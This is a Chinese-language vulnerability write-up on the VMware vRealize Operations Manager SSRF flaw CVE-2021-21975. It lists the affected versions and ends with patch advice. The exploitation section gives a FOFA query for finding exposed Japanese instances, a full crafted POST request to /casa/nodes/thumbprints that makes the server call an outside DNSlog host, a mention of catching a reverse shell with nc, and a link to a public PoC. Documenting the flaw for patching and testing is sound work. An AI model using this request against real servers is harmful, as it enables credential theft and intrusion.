## **VMware vRealize Operations Manager SSRF漏洞 CVE-2021-21975**

#### **漏洞描述**

2021年3月31日，VMWare官方发布了VMSA-2021-0004的风险通告，漏洞编号为CVE-2021-21975，CVE-2021-21983。

CVE-2021-21975：vRealize Operations Manager API包含服务器端请求伪造。可以通过网络访问vRealize Operations Manager API的恶意攻击者可以执行服务器端请求伪造攻击(SSRF)，以窃取管理凭据。

CVE-2021-21983：通过网络访问vRealize Operations Manager API的经过身份验证的恶意行为者可以将文件写入操作系统上的任意位置。

#### **版本影响**

VMware vRealize Operations 8.3.0、8.2.0、8.1.1、8.1.0、7.5.0

VMware Cloud Foundation 4.x、3.x

vRealize Suite Lifecycle Manager 8.x

#### **漏洞利用**

fofa语句

country="JP" && title="vRealize Operations Manager"



登录界面如下



通过DNSlog验证



构造数据包发送

POST /casa/nodes/thumbprints HTTP/1.1

Host: xxx.xxx.xxx.xxx


Content-Type: application/json;charset=UTF-8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Content-Length: 24


["你获取的DNSlog子域"]




DNSlog刷新记录




或者NC监听反弹shell



发送构造的数据包





利用POC

<https://github.com/Henry4E36/VMWare-vRealize-SSRF>

#### 安全建议

1、官方已提供固件补丁包，可以访问以下连接下载

<https://www.vmware.com/security/advisories/VMSA-2021-0004.html>

